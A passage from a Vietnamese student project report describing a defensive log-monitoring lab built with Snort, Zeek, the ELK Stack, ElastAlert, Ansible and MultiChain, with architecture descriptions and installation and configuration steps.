 - Truy vấn theo điều kiện (bool, range, term)
- **ES|QL (Elasticsearch Query Language):**
 - Ngôn ngữ truy vấn mới của Elasticsearch dạng pipeline.
 - Hỗ trợ các phép toán, lọc, sắp xếp dữ liệu theo từng bước.
 - Cú pháp gần giống SQL nhưng mạnh hơn trong phân tích log.
- **EQL (Event Query Language):**
 - Tập trung vào phân tích và phát hiện chuỗi sự kiện trong các hệ thống an ninh hoặc log audit.

2.3.4. Kibana

Kibana là một công cụ mã nguồn mở thuộc bộ ELK Stack, đóng vai trò là **giao diện trực quan hóa dữ liệu** được lưu trữ trong Elasticsearch. Kibana cho phép người dùng **khám phá, phân tích và trình bày** dữ liệu log thông qua biểu đồ, bảng, dashboard và nhiều công cụ trực quan khác.

Vai trò chính của Kibana:

- **Hiển thị trực quan dữ liệu:** Cung cấp các biểu đồ, bảng và dashboard để giám sát dữ liệu log, metrics và sự kiện bảo mật một cách sinh động.
- **Phân tích thời gian thực:** Hỗ trợ phân tích và giám sát dữ liệu theo thời gian thực thông qua giao diện tương tác.
- **Hỗ trợ người dùng phi kỹ thuật:** Cho phép người dùng không chuyên kỹ thuật hiểu và thao tác với dữ liệu mà không cần viết truy vấn phức tạp.
- **Tích hợp bảo mật:** Khi kết hợp với Elastic Security, Kibana cho phép phân quyền truy cập và giới hạn dữ liệu hiển thị theo vai trò người dùng.

Các thành phần và chức năng nổi bật:

- **Dashboard:** Tập hợp các biểu đồ và bảng dữ liệu, cập nhật theo thời gian thực, phục vụ cho mục đích giám sát tổng thể hệ thống.
- **Discover:** Giao diện cho phép duyệt và lọc dữ liệu log thô theo thời gian, trường dữ liệu, hoặc điều kiện cụ thể.
- **Visualize:** Tạo biểu đồ như cột, tròn, đường, bản đồ nhiệt,... dựa trên dữ liệu truy vấn từ Elasticsearch.
- **Lens:** Công cụ kéo-thả (drag-and-drop) giúp người dùng dễ dàng xây dựng biểu đồ mà không cần viết mã.
- **Timelion:** Cho phép truy vấn và biểu diễn dữ liệu theo chuỗi thời gian với cú pháp riêng, phù hợp cho phân tích dữ liệu dạng metric.
- **Canvas:** Tạo slide trình bày dữ liệu dạng tương tác, phục vụ cho việc báo cáo hoặc demo hệ thống.
- **Alerts & Actions:** Thiết lập điều kiện cảnh báo và thực hiện hành động (gửi email, Slack, webhook,...) khi dữ liệu đạt đến ngưỡng nhất định. Có thể tích hợp với khung MITRE ATT&CK để ánh xạ các hành vi tấn công.
- **Security (SIEM):** Cung cấp giao diện chuyên biệt cho việc phân tích, giám sát và điều tra sự kiện an ninh mạng dựa trên log.

Cơ chế hoạt động: Kibana không lưu trữ dữ liệu. Thay vào đó, nó kết nối trực tiếp tới Elasticsearch để truy vấn dữ liệu bằng các ngôn ngữ như Query DSL hoặc ES|QL. Sau khi truy vấn được thực hiện, Kibana sẽ trực quan hóa kết quả

dưới dạng biểu đồ hoặc bảng thông tin, phục vụ cho việc giám sát và phân tích dữ liệu.

2.4. ElastAlert

ElastAlert là một công cụ mã nguồn mở do **Yelp** phát triển, được thiết kế để **theo dõi dữ liệu** trong Elasticsearch và **phát hiện** các sự kiện bất thường hoặc có dấu hiệu tấn công, từ đó **đưa ra cảnh báo theo thời gian thực**. ElastAlert không thay thế chức năng phân tích dữ liệu, mà đóng vai trò là công cụ cảnh báo tự động, giúp tăng cường khả năng phản ứng sớm trong các hệ thống giám sát an ninh mạng.

Vai trò của ElastAlert trong hệ thống giám sát:

- Theo dõi dữ liệu liên tục trong Elasticsearch để phát hiện các điều kiện bất thường, sự kiện đáng ngờ hoặc các hành vi tấn công mạng.
- Tự động hóa quy trình cảnh báo, giúp giảm thời gian phát hiện và phản ứng với sự cố an ninh.
- Kết hợp linh hoạt với các công cụ khác như Slack, Email, Telegram, hoặc hệ thống SIEM để gửi thông báo tức thời.

Nguyên lý hoạt động: ElastAlert định kỳ truy vấn Elasticsearch trong khoảng thời gian xác định (time window), sau đó áp dụng các luật (rules) do người dùng định nghĩa để phát hiện các mẫu sự kiện. Nếu một sự kiện phù hợp với điều kiện của rule, cảnh báo sẽ được kích hoạt và hành động tương ứng sẽ được thực hiện.

Các loại rule phổ biến:

- **Frequency:** Cảnh báo khi một sự kiện xảy ra quá nhiều lần trong một khoảng thời gian ngắn.
- **Spike:** Cảnh báo khi số lượng sự kiện tăng/giảm đột biến so với bình thường.
- **Flatline:** Cảnh báo khi một sự kiện ngừng xuất hiện bất thường.
- **Blacklist / Whitelist:** Cảnh báo khi dữ liệu trùng khớp với (hoặc không nằm trong) danh sách định sẵn.

2.5. Ansible

Ansible là một công cụ mã nguồn mở dùng để **tự động hóa các tác vụ** quản trị hệ thống, triển khai ứng dụng và điều phối cấu hình hạ tầng CNTT. Được phát triển bởi Red Hat, Ansible nổi bật với khả năng sử dụng cấu hình dạng khai báo (declarative) thông qua các tập tin YAML gọi là **playbook**, không yêu cầu agent

cài đặt trên máy đích, và hỗ trợ điều khiển hệ thống từ xa thông qua giao thức SSH.

Khi một cảnh báo được phát hiện (ví dụ từ ElastAlert), Ansible có thể được gọi để thực hiện các hành động như:

- Chặn địa chỉ IP có hành vi tấn công (sử dụng iptables, ufw, hoặc firewall).
- Tắt hoặc khởi động lại dịch vụ có dấu hiệu bị khai thác.
- Xóa file độc hại được phát hiện trên máy chủ.
- Gửi cảnh báo đến quản trị viên hệ thống hoặc cập nhật log sự kiện.

Các thành phần chính của Ansible

- **Inventory:** Danh sách các máy chủ mục tiêu, có thể được định nghĩa tĩnh (file hosts) hoặc động (dynamic inventory).
- **Playbook:** Tập tin YAML mô tả các bước cần thực hiện trên các máy chủ đích.
- **Task:** Mỗi tác vụ cụ thể trong playbook, ví dụ như cài đặt gói phần mềm, chỉnh sửa file cấu hình, hay chạy lệnh shell.
- **Module:** Thư viện chức năng dùng trong task, bao gồm các module quản lý file, dịch vụ, mạng, hệ thống,... (ví dụ: copy, service, command, firewalld, iptables).
- **Role:** Cách tổ chức playbook theo chức năng giúp tái sử dụng và quản lý dễ dàng hơn.
- **Handler:** Các hành động chỉ được gọi khi một task nào đó thay đổi trạng thái hệ thống (ví dụ: restart service sau khi config thay đổi).

2.6. MultiChain

MultiChain là một nền tảng blockchain mã nguồn mở được thiết kế để xây dựng và triển khai các blockchain riêng tư (*private blockchain*) một cách linh hoạt và hiệu quả. Không giống như các blockchain công khai như Bitcoin hay Ethereum, MultiChain cho phép thiết lập một mạng blockchain mà trong đó chỉ các node được cấp quyền mới có thể tham gia. Điều này giúp kiểm soát chặt chẽ quyền truy cập, đảm bảo tính riêng tư và hiệu năng cao trong môi trường doanh nghiệp hoặc tổ chức.

Trong đồ án này, **MultiChain được sử dụng nhằm lưu trữ các log sự kiện bảo mật quan trọng dưới dạng bất biến**, phục vụ công tác điều tra, giám sát và phản ứng sự cố. Việc sử dụng blockchain giúp đảm bảo rằng log sau khi

được ghi nhận sẽ không thể bị chỉnh sửa, xóa hoặc làm giả, góp phần nâng cao độ tin cậy và tính pháp lý của hệ thống log.

Tính năng nổi bật của MultiChain:

- **Quyền kiểm soát truy cập (Access Control):** MultiChain cho phép phân quyền chi tiết cho từng node trong mạng. Chỉ những node được cấp phép mới có thể thực hiện các thao tác như tạo block, ghi dữ liệu vào stream, xuất bản stream hoặc đọc dữ liệu. Điều này phù hợp với các hệ thống yêu cầu bảo mật cao.
- **Cơ chế đồng thuận tối ưu (Optimized Consensus):** Không yêu cầu khai thác (*mining*) như Bitcoin, MultiChain sử dụng cơ chế đồng thuận dựa trên bỏ phiếu giữa các node tin cậy. Điều này giúp tiết kiệm tài nguyên và đảm bảo hiệu suất xử lý cao trong môi trường kiểm soát.
- **Phi tập trung (Decentralization):** Dữ liệu trên blockchain không được lưu trữ tập trung, mà được sao chép và phân phối đến tất cả các node trong mạng. Nếu một node bị tấn công hoặc ngừng hoạt động, các node còn lại vẫn duy trì hệ thống, đảm bảo tính sẵn sàng và liên tục.
- **Tính bất biến (Immutability):** Khi một block đã được ghi vào blockchain, dữ liệu trong block đó không thể bị sửa đổi hoặc xóa bỏ. Điều này giúp đảm bảo tính toàn vẹn cho log – yếu tố cốt lõi trong giám sát và điều tra an ninh mạng.
- **Mật mã học (Cryptographic Security):** MultiChain sử dụng các thuật toán băm mạnh như SHA-256 hoặc Keccak-256 để đảm bảo tính toàn vẹn dữ liệu. Mỗi block chứa mã băm của chính nó và của block liền trước, tạo thành chuỗi liên kết chặt chẽ. Bất kỳ thay đổi nào trong một block đều khiến chuỗi băm bị phá vỡ, giúp dễ dàng phát hiện hành vi giả mạo.

Cách hoạt động của MultiChain khi lưu trữ Security Log:

- **Ghi log bảo mật từ Snort/Zeek:** Khi một sự kiện bất thường được phát hiện, hệ thống giám sát như Snort hoặc Zeek sẽ ghi log chi tiết. Các log quan trọng sẽ được định dạng dưới dạng JSON và đẩy vào một **stream** trên MultiChain.
- **Mỗi bản ghi là một giao dịch:** Mỗi log được ghi vào stream được coi là một giao dịch (*transaction*) và sẽ được lưu trữ trong một block tiếp theo của blockchain.
- **Bảo đảm tính toàn vẹn và bất biến:** Sau khi được ghi nhận, log không thể bị chỉnh sửa hoặc xóa. Việc truy xuất log luôn dựa trên dữ liệu gốc và có thể kiểm chứng nhờ các thuật toán băm liên kết.

- **Phân tán và chống mất mát dữ liệu:** Log được lưu trữ đồng thời trên nhiều node trong mạng. Điều này đảm bảo khả năng khôi phục ngay cả khi một hoặc nhiều node bị tấn công hoặc hỏng hóc.
- **Phân quyền linh hoạt:** Quản trị viên có thể kiểm soát node nào có quyền ghi, quyền đọc hoặc quyền tạo stream. Điều này cho phép tích hợp MultiChain một cách an toàn vào hệ thống giám sát mạng hiện có.


CHƯƠNG 3: PHÂN TÍCH VÀ THIẾT KẾ HỆ THỐNG

3.1. Kiến trúc chức năng

Function Architecture					
Multichain	Snort	Zeek	ELK Stack	ElastAlert	Ansible
Cơ chế đồng thuận về quyền (Permissions consensus)	Phân tích gói tin theo thời gian thực	Giám sát chi tiết các protocol (HTTP, DNS, FTP,...)	Logstash: Thu thập, parse và chuyển đổi log từ nhiều nguồn	Tự động chạy rule (dựa trên điều kiện) quét dữ liệu trên Elasticsearch để phát hiện bất thường	Chạy playbook tự động để phản ứng khi có cảnh báo từ ElastAlert
Phi tập trung (Decentralization)	Phát hiện dựa trên chữ ký và hỗ trợ tùy chỉnh rule linh hoạt	Phát hiện bất thường dựa trên hành vi lưu lượng mạng	Elasticsearch: Lưu trữ, lập index và truy vấn log tập trung	Gửi cảnh báo qua email	
Tính bất biến (Immutability)	Ghi nhật ký và cảnh báo sự kiện	Hỗ trợ viết script tùy chỉnh để xử lý sự kiện	Kibana: Cung cấp giao diện trực quan để tìm kiếm, phân tích và trình bày dữ liệu qua dashboard.	Có thể trigger script/command ngoài (ví dụ: chặn IP, ghi log)	
Kiểm soát quyền truy cập (Access Control)		Tạo log chi tiết (conn.log, http.log, dns.log,...) để hỗ trợ điều tra	Elastic Security: Phát hiện, phản ứng sự cố bảo mật và mapping alert/log theo khung MITRE ATT&CK.		

Hình 3. Kiến trúc chức năng

3.2. Kiến trúc ứng dụng




Hình 4. Kiến trúc ứng dụng

1. Attacker thực hiện hành vi tấn công nhầm vào nạn nhân, là các node trong mạng blockchain nội bộ (MultiChain).
2. Snort và Zeek giám sát lưu lượng mạng trong mạng LAN 192.168.63.0/24, phát hiện và ghi nhận các hành vi đáng ngờ vào log.
3. Filebeat chạy trên máy log, tự động thu thập log từ Snort và Zeek, sau đó gửi đến Logstash để xử lý.
4. Logstash parse/filter, chuẩn hoá dữ liệu rồi index vào Elasticsearch.
5. Kibana sử dụng API của Elasticsearch để truy vấn và hiển thị log.
6. ElastAlert định kỳ query Elasticsearch để phát hiện tấn công dựa trên các pattern hoặc threshold đã cấu hình.
7. ElastAlert - Response Inside: Ghi mỗi alert mới vào một index riêng trên Elasticsearch (Alert Indexing).
8. ElastAlert - Response Outside: Kích hoạt các hành động phản hồi tự động như gửi email cảnh báo hoặc chạy playbook Ansible.
9. Ansible thực hiện phản hồi trên máy victim (qua SSH), ví dụ: block IP tấn công, xóa file độc hại, hoặc dừng dịch vụ.
10. Tạo 1 script sẽ chuyển các Security Log quan trọng của Snort và Zeek thành định dạng JSON (một key duy nhất) và đưa(publish) lên Stream của MultiChain để sao lưu (backup).
11. Hệ thống MultiChain gồm ba node (Node A, B, C) sử dụng cơ chế đồng thuận nội bộ để ghi các bản ghi JSON vào block. Tính chất phi tập trung và bất biến của blockchain đảm bảo rằng log không thể bị sửa đổi, giả mạo hay xóa sau khi được ghi nhận.
12. Tạo script lấy lại các JSON log từ MultiChain Stream rồi gửi về Logstash để index lại vào Elasticsearch khi cần khôi phục (restore).

3.3. Kiến trúc hạ tầng

Mô hình hệ thống gồm 6 máy VM cùng nằm chung trong mạng LAN Network (192.168.63.0/24): VM - Node A, VM - Node B, VM - Node C, VM - Kali (Attacker), VM - Snort/Zeek và VM - SIEM.



Hình 5. Kiến trúc hạ tầng

1. VM - Kali (Attacker) sẽ mô phỏng các cuộc tấn công vào các nút nhôm trong hệ thống (các Node của hệ thống MultiChain).
2. VM - Snort/Zeek giám sát, phân tích lưu lượng mạng để phát hiện các hành vi tấn công và đồng thời ghi nhận các log liên quan.
3. VM - Snort/Zeek push logs lên VM - SIEM để phân tích, lưu trữ tập trung và trực quan hóa các log.
- 4a. VM - Snort/Zeek đồng thời đẩy các log quan trọng (như notice.log của Zeek và snort.alert của Snort) lên Stream của MultiChain để sao lưu (backup).
- 4b. Khi cần khôi phục (restore), VM - SIEM có thể truy xuất log đã lưu trên MultiChain.

5. Khi VM - SIEM phát hiện log liên quan đến tấn công, hệ thống thực hiện cơ chế phản ứng (response) như: Gửi cảnh báo qua Email, SSH vào các máy nạn nhân để chặn IP hoặc xóa file mã độc trên hệ thống.

CHƯƠNG 4: HIỆN THỰC ĐỀ TÀI

4.1. Cài đặt và cấu hình máy VM - Snort/Zeek

4.1.1. Môi trường triển khai

- Phần mềm ảo hóa: VMware Workstation
- Hệ điều hành: Ubuntu 24.04 (x64)
- RAM: 4 GB
- CPU: 2 core
- Network Adapter: 1 card dạng NAT (truy cập Internet)

4.1.2. Cài đặt và cấu hình Snort

- Tải và cài đặt Snort:

```
sudo apt-get update  
sudo apt-get install snort -y  
snort -V
```

- Cấu hình Snort:


- Snort sử dụng biến **HOME_NET** để định nghĩa phạm vi địa chỉ IP nội bộ mà nó sẽ giám sát. mở file cấu hình chính /etc/snort/snort.conf và chỉnh sửa dòng sau:

```
GNU nano 7.2                                     /etc/snort/snort.conf *  
# that you can run multiple instances.  
  
#####  
# Step #1: Set the network variables. For more information, see README.variables  
#####  
  
# Setup the network addresses you are protecting  
#  
# Note to Debian users: this value is overriden when starting  
# up the Snort daemon through the init.d script by the  
# value of DEBIAN_SNORT_HOME_NET s defined in the  
# /etc/snort/snort.debian.conf configuration file  
#  
ipvar HOME_NET 192.168.63.0/24  
  
# Set up the external network addresses. Leave as "any" in most situations  
ipvar EXTERNAL_NET any  
# If HOME_NET is defined as something other than "any", alternative, you can  
# use this definition if you do not want to detect attacks from your internal  
# IP addresses:  
#ipvar EXTERNAL_NET !$HOME_NET  
  
# List of DNS servers on your network  
ipvar DNS_SERVERS $HOME_NET
```

Hình 6. Thiết lập HOME_NET trong cấu hình Snort

- Tùy chỉnh sử dụng rule: Snort hỗ trợ nhiều loại rule mặc định (công cộng), tuy nhiên để thuận tiện cho việc kiểm thử, nhóm quyết định **vô**

hiệu hóa tất cả **các rule công cộng** bằng cách **comment toàn bộ** các dòng **include** liên quan đến rule mặc định, **ngoại trừ local.rules** - để **viết các rule tùy chỉnh**



```
snort-zeek@snort-zeek:~/Desktop
/etc/snort/snort.conf *

#
# If you install the official VRT Sourcefire rules please review this
# configuration file and re-enable (remove the comment in the first line) those
# rules files that are available in your system (in the /etc/snort/rules
# directory)

# site specific rules
include $RULE_PATH/local.rules

# The include files commented below have been disabled
# because they are not available in the stock Debian
# rules. If you install the Sourcefire VRT please make
# sure you re-enable them again:


#include $RULE_PATH/app-detect.rules
#include $RULE_PATH/attack-responses.rules
#include $RULE_PATH/backdoor.rules
#include $RULE_PATH/bad-traffic.rules
#include $RULE_PATH/blacklist.rules
#include $RULE_PATH/botnet-cnc.rules
#include $RULE_PATH/browser-chrome.rules
#include $RULE_PATH/browser-firefox.rules
#include $RULE_PATH/browser-ie.rules
#include $RULE_PATH/browser-other.rules
#include $RULE_PATH/browser-plugins.rules

^G Help          ^O Write Out      ^W Where Is      ^K Cut          ^T Execute      ^C Location      M-U Undo      M-A Set Mark      M-] To Bracket
^X Exit          ^R Read File      ^V Replace      ^U Paste         ^J Justify      ^Y Go To Line    M-E Redo      M-G Copy        M-Q Where Was
```

Hình 7. Vô hiệu hóa các rule mặc định trong cấu hình Snort

- Kiểm tra cấu hình

```
sudo snort -T -c /etc/snort/snort.conf
```



```
snort-zeek@snort-zeek:~/Desktop
By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
Copyright (C) 2014-2022 Cisco and/or its affiliates. All rights reserved.
Copyright (C) 1998-2013 Sourcefire, Inc., et al.
Using libpcap version 1.10.4 (with TPACKET_V3)
Using PCRE version: 8.39 2016-06-14
Using ZLIB version: 1.3

Rules Engine: SF_SNORT_DETECTION_ENGINE Version 3.2 <Build 1>
Preprocessor Object: SF_S7COMMPLUS Version 1.0 <Build 1>
Preprocessor Object: SF_FTPTELNET Version 1.2 <Build 13>
Preprocessor Object: appid Version 1.1 <Build 5>
Preprocessor Object: SF_IMAP Version 1.0 <Build 1>
Preprocessor Object: SF_SDF Version 1.1 <Build 1>
Preprocessor Object: SF_DNS Version 1.1 <Build 4>
Preprocessor Object: SF_SMTP Version 1.1 <Build 9>
Preprocessor Object: SF_POP Version 1.0 <Build 1>
Preprocessor Object: SF_SSH Version 1.1 <Build 3>
Preprocessor Object: SF_SSLPP Version 1.1 <Build 4>
Preprocessor Object: SF_MODBUS Version 1.1 <Build 1>
Preprocessor Object: SF_GTP Version 1.1 <Build 1>
Preprocessor Object: SF_REPUTATION Version 1.1 <Build 1>
Preprocessor Object: SF_SIP Version 1.1 <Build 1>
Preprocessor Object: SF_DNP3 Version 1.1 <Build 1>
Preprocessor Object: SF_DCERPC2 Version 1.0 <Build 3>

Total snort Fixed Memory Cost - MaxRss:48000
Snort successfully validated the configuration!
Snort exiting
snort-zeek@snort-zeek:~/Desktop
```

Hình 8. Kiểm tra cấu hình Snort

4.1.3. Cài đặt và cấu hình Zeek

- Cập nhật hệ thống và cài đặt các gói phụ thuộc:

```
sudo apt update && sudo apt upgrade -y
sudo apt install -y cmake make gcc g++ flex bison libpcap-dev libssl-dev
```

```
python3-dev swig zlib1g-dev libkrb5-dev
```

- Tải và giải nén mã nguồn Zeek:

```
cd ~  
wget https://download.zeek.org/zeek-7.1.0.tar.gz  
tar -xvzf zeek-7.1.0.tar.gz  
cd zeek-7.1.0
```

- Biên dịch mã nguồn

```
./configure  
make  
sudo make install
```

- Cấu hình giao diện mạng Zeek sẽ giám sát:

```
sudo nano /usr/local/zeek/etc/node.cfg
```

```
GNU nano 7.2                                         /usr/local/zeek/etc/node.cfg  
# Example ZeekControl node configuration.  
#  
# This example has a standalone node ready to go except for possibly changing  
# the sniffing interface.  
  
# This is a complete standalone configuration. Most likely you will  
# only need to change the interface.  
[zeek]  
type=standalone  
host=localhost  
interface=ens33
```

Hình 9. Thiết lập giao diện giám sát trong cấu hình Zeek

- Thêm vào PATH của sudo

```
sudo visudo
```

- Thêm dòng sau vào cuối file:

```
Defaults  
secure_path="/usr/local/zeek/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bi  
n:/sbin:/bin"
```

```
GNU nano 7.2                                     snort-zeek@snort-zeek:/usr/local/zeek/etc
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults      env_reset
Defaults      mail_badpass
Defaults      secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/snap/bin"
Defaults      secure_path="/usr/local/zeek/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"
```

Hình 10. Cấu hình sudoers cho Zeek

- Triển khai và chạy Zeek

```
sudo zeekctl deploy
```

4.1.4. Vấn đề "Full Packet Capture" không đầy đủ do NIC Offload

Trong quá trình giám sát mạng, mặc dù hệ thống được cấu hình để bắt toàn bộ gói tin (full packet capture), một số gói có kích thước trên 1500 byte không được bắt đầy đủ. Nguyên nhân là do các tính năng **offload của card mạng (NIC)** như tso, gso, gro đã được bật mặc định, khiến card tự động ghép (reassemble) các gói tin trước khi chuyển lên cho Snort hoặc Zeek. Điều này dẫn đến việc:

- Các gói bị cắt ngắn theo snaplen mặc định.
- IDS không còn thấy đúng các gói trên mạng vật lý, ảnh hưởng đến khả năng phát hiện tấn công.

Giải pháp: Vô hiệu hóa toàn bộ tính năng offload bằng công cụ ethtool

```
for i in rx tx sg tso ufo gso gro lro; do sudo ethtool -K ens33 $i off; done
```

```
snort-zeek@snort-zeek:/usr/local/zeek/etc$ for i in rx tx sg tso ufo gso gro lro; do sudo ethtool -K ens33 $i off; done
Actual changes:
tx-checksum-ip-generic: off
tx-tcp-segmentation: off [not requested]
Actual changes:
tx-scatter-gather: off
tx-generic-segmentation: off [not requested]
Could not change any device features
```

Hình 11. Vô hiệu hóa tính năng offload

4.1.5. Cài đặt và cấu hình Filebeat (cài đặt sau ELK Stack)

- Tạo script cài đặt Filebeat và cấp quyền thực thi

```
sudo nano install-filebeat.sh && sudo chmod +x install-filebeat.sh
```

- Nội dung install-filebeat.sh:

```
#!/bin/bash
# Cập nhật hệ thống
sudo apt update
